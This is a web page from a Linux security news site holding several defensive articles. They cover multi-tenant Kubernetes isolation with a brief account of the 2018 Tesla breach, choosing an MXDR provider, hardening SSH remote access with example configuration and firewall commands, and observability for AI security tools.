Linux administrators often face an ugly choice in the cloud: prioritize convenience and cost-efficiency by sharing infrastructure, or sacrifice those benefits for the sake of total isolation. Most modern Linux workloads don't live on their own private servers anymore. They live in shared environments like Kubernetes clusters, where multiple teams and services run side-by-side. It sounds efficient, and it usually is. . But cloud isolation isn't as ironclad as it looks on the diagram. If you don't know where the boundaries actually sit, a single misconfiguration can turn a shared server into an open door for an attacker. What “Multi-Tenant” Actually Means Most Kubernetes environments are shared whether teams realize it or not. Different workloads end up on the same worker nodes, using the same kernel underneath, separated mostly by configuration and orchestration rules. That separation holds until somebody exposes a service they forgot about, over-permissions a service account, or leaves lateral movement paths sitting open inside the cluster. Organizations love this model because it’s cheap and fast to scale. However, there is a big difference between "soft" and "hard" multi-tenancy. As explained in the official Kubernetes guidance on multi-tenancy , most setups are "soft." This means isolation depends heavily on configuration. Features like namespaces help separate workloads, but they are not always enough to contain an attacker after a system has been compromised. Why Linux Workloads Become Exposed in Shared Environments The fundamental security challenge in a shared Linux environment is that, despite the abstraction, the containers still share the same Linux kernel. When you deploy a pod, you are creating a logical boundary. But underneath that boundary, your workload is just a process—or a set of processes—running on a worker node that likely hosts dozens of other containers. Isolation here depends entirely on configuration. If the kernel is the "foundation" ofyour apartment building, the containers are just drywall partitions. They provide privacy, but they don't provide structural protection. If you are looking for more technical context on why this matters, the AWS tenant isolation guidance is an essential read. It breaks down why Kubernetes is not a hard security boundary and explores the reality of shared-node risks. In practice, this changes the threat model considerably. Attackers rarely need to "break" the cloud provider. They only need to find one weak, misconfigured workload on a shared node, and they can often use that foothold to begin enumerating the rest of your environment. Real-World Reality Check: The Tesla Breach The 2018 Tesla breach showed how quickly a weak Kubernetes configuration can turn into a larger cloud security problem. Security researchers found that one of Tesla’s Kubernetes consoles had been exposed to the public internet without password protection. Once attackers reached that management interface, they were able to view how containers were deployed and managed inside the environment. The bigger issue was what they found next. Cloud credentials were stored inside the cluster, giving the attackers a path from the Kubernetes environment into Tesla’s AWS storage. From there, they used Tesla’s compute resources to mine cryptocurrency. The lesson is blunt: configuration is part of the security boundary. The attackers did not need to break AWS isolation or exploit an advanced zero-day. They found an exposed control plane, pulled credentials from the environment, and moved laterally from there. For DevOps and platform teams, that is the real risk in multi-tenant infrastructure. If the management plane is exposed, the separation between workloads stops meaning much in practice. How Weak Isolation Leads to Real Security Problems When isolation fails, the damage usually starts small. An attacker gains access to one exposed workload, identifies overly broad permissions, and begins moving through theenvironment from there. In many cases, the first step is privilege escalation or lateral movement. A compromised container may expose access to the underlying node, shared resources, or internal services that were never meant to be reachable from that workload. Suddenly, that stolen service account token isn't just a key to one app; it’s a that token may provide access far beyond the workload it was originally created for. As discussed in Kubernetes RBAC best practices , these mistakes are almost always configuration-based. It is easy to accidentally grant "cluster-admin" or overly broad access to a service account that only needed to read a single secret. Why Cloud Security Gets Harder at Scale Security becomes harder once environments grow beyond what a single team can realistically track day to day. A cluster that started with a few workloads can eventually turn into thousands of pods spread across multiple environments, teams, and cloud accounts. At that point, consistency becomes the real problem. One team allows broad service account access for convenience. Another disables a network policy temporarily and forgets to restore it. Someone spins up a test workload that never gets cleaned up. Months later, nobody remembers which exceptions were intentional and which were accidents. This is why multi-tenant Kubernetes environments become difficult to secure at scale. The issue usually is not a single catastrophic mistake. It is the accumulation of small configuration decisions across hundreds of workloads and administrators. Google’s GKE enterprise multi-tenancy recommendations highlight that the challenge isn't just technology; it's governance. The Tradeoff Between Cost, Scalability, and Isolation If shared environments carry these risks, why do we use them? The answer is simple: business necessity. Dedicated clusters for every single team or customer are prohibitively expensive and difficult to maintain. Most organizations—especially those running SaaSplatforms—rely on tenant density to keep costs manageable. As outlined in the Azure Kubernetes multi-tenant architecture guidance , this is an operational decision. It forces a trade-off between the desire for perfect isolation and the reality of budget and operational efficiency. The goal for a modern engineering team isn't to eliminate shared infrastructure—it's to manage the risk that comes with it. Practical Ways to Reduce Multi-Tenant Linux Risks You don't need to abandon your cloud platform to stay secure, but you do need to stop relying on default isolation. Hardening a shared environment requires a layered approach: Implement Least Privilege: Audit your RBAC roles religiously. If a service account doesn't need it, don't give it. Segment Your Workloads: Use dedicated node pools for sensitive workloads. If an application handles PII or financial data, it shouldn't be sitting on the same physical host as your public-facing dev environment. Enforce Network Policies: Don't let your pods talk to everything. Use a "deny-all" default and explicitly allow only the traffic that is necessary. Monitor East-West Traffic: Most attacks happen laterally. If you aren't logging the traffic inside your cluster, you are blind to how an attacker moves once they get in. Audit Regularly: Use automated tools to scan for overly broad service accounts and risky container configurations. For those looking to build a more robust architecture, the AWS SaaS security best practices offer excellent guidance on how to build security decisions into the environment early instead of trying to retrofit them later. Conclusion Multi-tenant cloud infrastructure is the standard for modern Linux environments, but shared infrastructure inherently expands the importance of strong isolation and consistent governance. Organizations don't need to abandon shared cloud platforms, but they do need to understand where software-based isolation can fail. By moving toward a model ofleast-privilege access and layered controls, we can reduce our exposure. Shared infrastructure is not going away, which means containment matters just as much as prevention. Strong isolation and least-privilege controls help limit how far an attacker can move after gaining access to a workload. Linux threats evolve quickly, especially in shared cloud environments where a single weak configuration can expose an entire workload. Subscribe to the LinuxSecurity.com newsletter for the latest research, breach analysis, hardening guidance, and Linux-focused security updates delivered directly to your inbox. Related Reading What Is Kubernetes Security? A Linux Admin’s Practical Guide What Is a Container Escape Vulnerability? Kubernetes Security: Top Strategies for 2025 Against Emerging Threats Securing Kubernetes: DevSecOps Strategies for Cloud-Native Environments Beyond the Sandbox: Container Escape Techniques Observed in Recent Research . Explore the complexities of multi-tenant security in Linux workloads, and learn strategies to enhance your cloud environment.. Kubernetes Security, multi-tenant Linux workloads, cloud isolation strategies, container security best practices. . Dave Wreski
May 21, 2026
•
Security Trends
78
 incident responsecloud securityLinux environment
MXDR Provider Selection for Linux Environments and Security Services
Managed Extended Detection and Response (MXDR) has become one of the most sought-after security services in the enterprise market — and with good reason. It promises the holy grail: broad visibility across endpoints, network, cloud, email, and identity, combined with the 24/7 human expertise most organizations simply cannot build in-house. . However, the rapid growth of the market has produced a wide range of providers whose capabilities vary considerably beneath the surface. Choosing the right MXDR solution is not just about buying software; it’s about hiring a specialized team that understands the difference between a standard workstation and a mission-critical Linux server. If you are going to trust someone with your infrastructure, you need to look past the pitch and evaluate the actual substance. Define What You Actually Need Before You Evaluate Anyone A lot of teams start vendor calls too early. They have a rough MXDR budget, maybe a shortlist, but not a clear view of what they need the provider to cover. That creates noise quickly because the MXDR solution is not a single fixed service. Providers vary in coverage, response authority, integration depth, and how much human triage sits behind the platform. Before you speak with vendors, get your team aligned on the basics: What environments need coverage? Decide whether you only need endpoint monitoring, or whether cloud workloads, identity, email, and network traffic need to be in scope too. For Linux-heavy environments, ask whether the provider can see kernel-level events , container runtimes, and meaningful telemetry, not just raw syslogs pushed into a dashboard. What should the partnership actually do? Some teams want to approve every response action. Others need a provider that can isolate hosts, block indicators, or escalate incidents when internal staff are offline. Spell that out before procurement gets involved. What are your compliance constraints? GDPR, NIS2, HIPAA, and PCI DSS can affect datahandling, storage location, access controls, and reporting. Do not leave this for the contract review stage. By then, the wrong provider may already look like the favorite. Does the provider fit your current stack? Map what you already use for patching, identity governance, email security, endpoint control, and cloud monitoring. Then ask how the MXDR provider will extend that stack instead of duplicating alerts your team already sees. Clear answers make vendor conversations sharper. They also reduce the odds of choosing a provider because their pitch looked strong, while their actual coverage misses the systems creating most of your exposure. Not All MXDR Coverage Is Equal The defining characteristic of MXDR — the "extended" element — is coverage across multiple security domains simultaneously. In practice, however, providers differ considerably in how genuinely cross-domain their visibility is. Some platforms offer native integrations across endpoints, network, cloud, identity, and email. Others aggregate feeds from separate products, which can introduce data gaps, latency, and correlation blind spots. In a Linux-heavy environment, an attacker might use sophisticated persistence or fileless techniques that simple log aggregation will miss. When evaluating coverage, go beyond the marketing slides. Ask specifically: Which environments does the provider have native sensor coverage for? Which rely on third-party integrations? What happens to detection quality when telemetry from one domain is unavailable? A provider whose detection capability degrades significantly when a specific integration is absent is not a true MXDR partner; they are a SIEM in disguise, and they may leave dangerous gaps in the environments that matter most to your organization. Human Expertise: Who Is Actually Watching? MXDR is fundamentally a people and process service layered on top of technology. You can have the most advanced detection engine in the world, but if the analyst team isunderstaffed, junior, or drowning in a shared queue, you are just paying for fancy noise. Don’t buy the "we have a global, 24/7 SOC" line without stress-testing it. Ask the blunt questions: The Coverage Model: Is your account assigned a dedicated team, or are you in a giant shared pool? If you are in a pool, you are competing with a hundred other customers for the attention of a tired analyst who likely has no idea what a custom Linux binary looks like in your environment. The Experience Gap: Who is actually looking at your alerts at 3:00 AM? Is it a Senior Incident Responder who can interpret a suspicious kernel-level anomaly, or a monitor-tech who just follows a basic flowchart? The Communication Workflow: When a high-fidelity threat is identified, how do they talk to you? Do they just dump a generic ticket in your lap, or do they provide an executive summary that explains the why and the how ? If you are serious about a vendor, skip the sales-led reference call. Find an existing customer in your industry and ask them: "The last time a real threat hit your network, did the provider show up and help you drive the response, or did they just send you an email saying they saw something weird?" Response Authority and Speed How much authority does the provider have to act when a threat is confirmed? Some providers offer "human-in-the-loop" workflows where every action requires your sign-off. Others can isolate endpoints, block processes, and revoke sessions autonomously. There is no "correct" model, but the right answer depends on your team’s maturity. Organizations with lean security teams and limited out-of-hours coverage generally benefit from providers with broader autonomous response capability. Those in highly regulated environments, or teams running complex OT, usually need a firmer hand on every response action. That is not overcaution. It is how you avoid turning a containment play into an outage. Look for a provider that lets you tune response workflowsinstead of forcing one operating model. Heimdal’s platform supports that kind of balance, giving teams room to adjust autonomous action and human approval as trust builds. You might start with “notify only” on high-risk assets, then move toward stronger automated containment once detections, escalation paths, and false positives have been tested in real incidents. SLAs, Transparency, and Reporting Mean time to detect, or MTTD, and mean time to respond, or MTTR, are often quoted. The problem is definition drift. Some providers count time spent triaging low-confidence alerts that later prove benign, while others measure only confirmed threats with enough signal to justify a response, so the numbers can look comparable on a slide while measuring very different work. Reporting matters just as much. A useful post-incident report should be led by forensics and show what happened, how the activity was identified, what actions were taken, and what risk remains after containment. Vague summaries do not help your team patch gaps, tune controls, or hold the provider accountable. The Bottom Line Choosing an MXDR provider is not just a procurement call. It shapes how detection, escalation, containment, and reporting work inside your environment for years. Pick the team you can question under pressure, not just the one with the cleanest dashboard. The providers worth selecting are those who demonstrate their capabilities transparently, communicate clearly under pressure, and operate in a way that matches your team's capacity and risk tolerance — not just the ones who present best in a structured demonstration. Take the time to go beyond the pitch; do the legwork now, and the decision becomes significantly clearer when the next incident hits. . Explore how to choose the right MXDR provider for your Linux environment, focusing on key factors beyond the sales pitch.. MXDR provider, Linux security, incident response strategy, cloud security services. . MaK Ulac
May 19, 2026
•
Vendors/Products
77
 security advisoryremote accessLinux administration
Securing Remote Access to Linux Servers: Best Practices for 2026
Linux runs the internet. More than 96% of the world’s top one million web servers operate on Linux-based systems. That makes every linux server a target by default. Attackers do not go where defenses are strongest; they go where the infrastructure is exposed. . Attackers do not need to break everything. One weak login is enough. One open port, one forgotten service, one stale account that still works from three jobs ago. That is usually where server security starts to fail, not in some dramatic exploit chain. Remote access has always been the soft spot in Linux administration. SSH gets hit constantly. Bots hammer exposed ports, old credentials resurface, and misconfigured services sit there longer than anyone wants to admit. The work is basic, but it matters: cut the exposure, tighten authentication, read the logs, and shut down whatever should not be reachable. SSH Is Still the First Line of Defense If your server is on the internet, someone is already trying to log in. That is just the baseline now. Default SSH settings are built for convenience, and convenience is not what you want on a public-facing box. Start by moving SSH away from port 22 . It will not stop someone who is actually targeting you, and it is not a replacement for real hardening. But it does cut out a lot of low-effort scanning, which means cleaner logs, less firewall noise, and fewer false positives wasting your time when something real starts moving. SSH needs more than a port change. Limit who can log in. Disable root login. Review allowed users. The daemon should expose only what the admin workflow actually needs, because anything extra becomes something else to patch, monitor, or explain later. Ditch Password Authentication Entirely Passwords are a liability. Brute-force attacks, credential stuffing, phishing, reused creds, all of it gets easier when password-based SSH login stays enabled. Switch to SSH key pairs and treat passwords as something that should not be part of remote serveraccess anymore. Generate an Ed25519 key. It is faster and more secure than RSA at comparable key lengths. Copy the public key to the server, then open /etc/ssh/sshd_config and set: PasswordAuthentication no PubkeyAuthentication yes PermitRootLogin no Restart the SSH daemon after editing the file. Keep your existing session open and test the new connection in another terminal before you close anything. Locking yourself out of your own server is a rite of passage, but it does not need to happen today. Two-Factor Authentication Adds the Second Wall Key-based authentication is strong. Adding two-factor authentication makes remote login much harder to abuse if a private key gets stolen from a laptop, copied by malware, or pulled from a bad backup. The key should not be the whole story. Google Authenticator works cleanly with PAM on most major distros. Duo Security is better suited for teams that need centralized management and reporting. Either way, 2FA adds a pause point that attackers cannot easily automate around. This is not about making admin work annoying. It is about assuming one control may fail. That assumption is usually correct. Firewall Rules Should Be Simple and Strict A firewall should block everything by default and open only what is needed. Not what might be useful later. Not what was needed during setup and then forgotten. Needed now. On Ubuntu and Debian systems, ufw keeps the basics readable: ufw default deny incoming ufw default allow outgoing ufw allow from 203.0.113.5 to any port 2222 ufw enable Replace the IP and port with your own. If you manage servers from a fixed IP or a small trusted range, allowlisting those addresses is one of the cleaner firewall rules you can put in place. It cuts down noise before authentication even starts. Every exception should have a reason. A temporary open port has a habit of becoming permanent if nobody writes it down. VPNs and Encrypted Tunnels Keep Access Controlled VPNs sit in a usefulplace for Linux administrators. They are not magic, and they do not replace SSH hardening, but they keep management traffic inside a controlled path instead of leaving SSH exposed to the wider internet. For teams, that means fewer public login surfaces. For individual admins, it also means steadier access to documentation sites, package mirrors, security databases, and research tools that may be restricted or throttled by region. The practical value is simple enough: admin traffic moves through an encrypted tunnel before it reaches the server. For Linux administrators, understanding proper VPN setup on Linux is useful because it protects management traffic and keeps work resources reachable without opening more services than needed. A VPN should sit in front of good server-side controls, not replace them. Fail2Ban Handles the Repetitive Noise No sysadmin watches authentication logs manually all day. Fail2ban does that job quietly. It parses auth logs, spots repeated failures, and bans offending IPs through firewall rules without waiting for a human to intervene. Set the SSH jail with a reasonable maxretry value. Three to five failed attempts is enough for most systems. Use a ban time of at least an hour, and consider longer bans for repeat offenders on servers that get hit constantly. Fail2Ban will not stop every attacker. Distributed botnets can rotate IPs, and slow attempts can slip under thresholds. Still, it removes a lot of junk from the board, and that makes real triage easier. The Principle of Least Privilege Is Where Cleanup Starts The principle of least privilege sounds obvious until you audit a real server. Every user, service, daemon, and cron job should have only the permissions it needs. No more. Production systems rarely look that clean. Shared root access hangs around. Old sudoers entries survive because nobody wants to break a workflow. Service accounts get more permission than they need, then nobody revisits them for two years. That is how smallcompromises get room to spread. Start with the accounts. Then check sudo access. Then review services. A restricted account gives an attacker less room for lateral movement, fewer files to touch, and fewer commands that matter. Good places to look: /etc/sudoers and files under /etc/sudoers.d/ old user accounts that no longer need access services running as root without a clear reason shared admin credentials cron jobs and automation tokens This is not glamorous work. It is the kind of cleanup that prevents a bad login from turning into a full host compromise. Keep Systems Patched Relentlessly Patching still gets missed. Not because admins do not know better, but because maintenance windows slip, staging takes time, and production systems always have some reason to wait. Attackers like that. Old vulnerabilities are still useful because plenty of systems remain unpatched after fixes are available. The exploit does not need to be new if the target is behind. That is the uncomfortable part. Enable automatic security updates where it makes sense. On Debian and Ubuntu, unattended-upgrades handles this cleanly. On Red Hat-based systems, dnf-automatic does the same job. For critical systems, test patches in staging first, but do not let testing become a permanent excuse. Intrusion Detection Gives You Something to Work With Most attacks should be blocked by authentication controls, firewall policy, and patching. Intrusion detection is for cases that get through or start from inside. You need to know when something changed. AIDE can build a cryptographic baseline of the filesystem and alert when important files are modified. Auditd gives deeper syscall-level visibility, which helps when you need to know what ran, who ran it, and when. The output can be noisy. Tuning takes time. Still, during incident response, noisy data beats no data. Knowing which files changed and which commands executed is the difference between focused triage and weeks of forensicguessing. Logging Has to Be Active There is no such thing as useful logging if nobody reads the logs. Disk space full of ignored auth events is not security. It is storage. Track the things that show real access and real change: successful logins, failed login bursts, sudo use, new source IPs, service restarts, and edits to sensitive files. Logwatch can send daily summaries for smaller setups. Graylog or the Elastic Stack works better when multiple servers need centralized search, alerting, and dashboards. Even a rough script that emails you when someone authenticates from a new IP is better than nothing. Crude tools catch real compromises all the time because they are actually watched. SSH Certificates Help Teams Scale Access Managing individual SSH keys is fine when the team is small. Ten people, a few servers, clear ownership. Past that, key management starts to rot. SSH certificates, signed by an internal Certificate Authority, bring control back into one place. Certificates can expire automatically. Access can be scoped by user and host. Revocation does not require manually removing keys from every server. This is where remote access starts to scale without chaos. It also gives security teams a cleaner way to answer a basic question during an audit: who could log in, where, and for how long? Zero-Trust Architecture Fits Modern Infrastructure The old model was simple. Protect the perimeter, then trust what is inside. That model does not fit modern infrastructure anymore. Cloud instances, remote workers, contractors, multi-region deployments, and private admin panels all blur the perimeter. There may not be one clean “inside” to trust. Zero-trust architecture starts from the opposite assumption: every access request is untrusted until it proves otherwise. Tools like Tailscale can apply this model to SSH and internal services without a full infrastructure rebuild. Cloudflare Access can do similar work for web-based admin panels. The point is not thelabel. The point is to stop treating network location as proof of safety. Disable What You Do Not Need Every open port is an attack surface. Every running service that is not actively used is another thing to patch, monitor, and defend. Most servers accumulate small exposures over time. Run: ss -tulpn That shows listening sockets. Cross-reference the output against what the server actually needs to do. If a service should not be running, disable it: systemctl disable --now servicename Minimal cloud images are usually cleaner than old bare-metal systems, but drift still happens. A temporary service gets enabled during troubleshooting. A package opens something unexpected. A test daemon stays up because nobody circled back. Check anyway. Keep Up With a Field That Keeps Moving Security is not finished after one hardening pass. A checklist from 2022 may miss newer attack patterns, deprecated recommendations, or defaults that changed since the server was first built. That happens fast. Use official distribution security guides, vendor advisories, and reputable cybersecurity resources. You do not need to read everything. You do need a habit that keeps your assumptions from going stale. The best teams turn lessons into runbooks. They patch the process after the incident, not just the host. Backups and Recovery Still Matter Hardening remote access reduces risk. It does not remove the need for recovery. Ransomware, destructive intrusion, failed patching, admin error, and compromised automation can still take systems down. Backups should be offline, off-site, and tested. If you have never restored a backup, you do not really know if you have one. It is just a hope sitting in storage. Automate backups, verify them regularly, and keep at least one copy beyond the reach of the production server. If an attacker gets root on the box, they should not be able to delete every recovery path. Final Thoughts: Layers, Not Silver Bullets No single tool secures remote access to a Linux server . Not SSH keys alone. Not a firewall alone. Not 2FA alone. Security works better as a stack, where one layer catches what another misses. Start with the basics. Harden SSH , disable password authentication, configure firewall rules , and limit who can access the service. Add two-factor authentication, install fail2ban , patch consistently, and review access with the principle of least privilege in mind. Then go deeper. Add intrusion detection, centralize logs, use SSH certificates for teams, tighten exposed services, and move toward a zero-trust architecture where it makes sense. Review the setup every few months. Attackers are patient, systematic, and persistent, so the defensive work has to be the same. . Secure your Linux servers by tightening remote access protocols, implementing SSH keys, and utilizing 2FA for better protection.. remote access security, linux servers, ssh configuration, firewall management. . MaK Ulac
May 13, 2026
•
Server Security
77
security advisorysecurity toolslinuxLinux AI Tools Require Enhanced Observability for Security
Linux security has traditionally depended on logs, metrics, and alerts. That model works well when systems behave predictably. Inputs come in, processes run, events get logged. Security teams can usually reconstruct what happened afterward without too much trouble. . AI changes that assumption. Machine learning systems are now embedded across infrastructure and security tooling. Email filtering, threat detection, and automated response pipelines. Some systems classify suspicious activity. Others decide whether containers should be isolated or traffic should be blocked. The issue is that AI-driven decisions are not always visible through normal logging. And that creates blind spots. AI Is Becoming Part of the Security Stack Older Linux security environments were built around observability . Analysts monitored system calls, authentication events, process activity, and network traffic. The idea was simple enough. If something happened on the system, logs would eventually show it. AI systems complicate that model because their logic often lives inside the model itself rather than inside readable rules or scripts. Enterprise adoption is moving quickly, too. OpenAI reported in late 2025 that enterprise employees were saving roughly 40 to 60 minutes per day using AI tools. Organizations are now deploying AI into production workflows instead of limiting it to testing or research environments. That includes security operations. AI agents increasingly handle tasks that once required human judgment. Sorting alerts. Classifying files. Filtering phishing emails. Sometimes, even triggers automated actions without an analyst reviewing every step first. Useful, sure. But harder to audit when something goes wrong. Traditional Logs Show Events, Not Reasoning This is where traditional logging starts falling short. A firewall rule change might appear in logs, but the reasoning behind the change usually does not. An AI-powered email security system may quarantine a message, yet analystsoften cannot see the exact chain of logic that led to the decision unless the system was specifically designed to expose it. That gap becomes a problem fast. Security teams may see the outcome while missing the intermediate reasoning steps entirely. False positives become harder to debug. Auditing decisions take longer. Detecting adversarial manipulation against AI systems gets messy because the internal decision process is mostly opaque. For Linux environments built around transparency and traceability, that is a major shift. Why AI Agent Observability Matters AI agent observability is becoming important for a pretty practical reason. Teams need visibility into how AI systems behave inside production environments. Not just the final output, but also the surrounding context. What data went into the model? What tools did the AI agent use? What outputs were generated? Sometimes, even the intermediate reasoning steps or confidence scores. Without this layer of visibility, AI systems behave like black boxes sitting inside otherwise observable infrastructure. And Linux administrators generally dislike black boxes for obvious reasons. Extending Observability Beyond Infrastructure Traditional observability mostly focuses on infrastructure health. CPU usage, memory pressure, network latency, and uptime metrics. Those signals still matter, but AI systems require another layer of telemetry on top of them. Teams increasingly want visibility into: Prompt inputs Model outputs Tool interactions Workflow state changes Confidence scoring Automated response actions That information becomes especially important in regulated environments where organizations need to explain why certain actions were taken. Compliance requirements do not disappear just because an AI model made the decision instead of a human analyst. The infrastructure still needs accountability somewhere. Why This Matters Going Forward Linux security teams are slowly adapting to this shift. AIsystems are no longer treated as isolated tools running off to the side. They are becoming part of the production stack itself, which means they also need monitoring, auditing, and visibility controls like any other critical component. Logs and metrics are still necessary. Nothing changes there. But in AI-driven environments, they are no longer enough on their own. . Discover how AI influences Linux security and the need for enhanced observability to ensure effective monitoring.. Linux Security, AI Observability, Threat Detection, Security Monitoring. . MaK Ulac
May 11, 2026
•
Server Security

Get the latest News and Insights
Get the latest Linux and open source security news straight to your inbox.
Community Poll
What got you started with Linux?
Search Topics
Powered By

Linux Security - Your source for Top Linux News, Advisories, HOWTOs and Feature Releases
QUICK LINKS
subscribe to newsletters!
Like staying secure? So do we.
Sign up for updates, tips, and alerts!
Discover faster search, smarter navigation, and deeper Linux security insights. Read More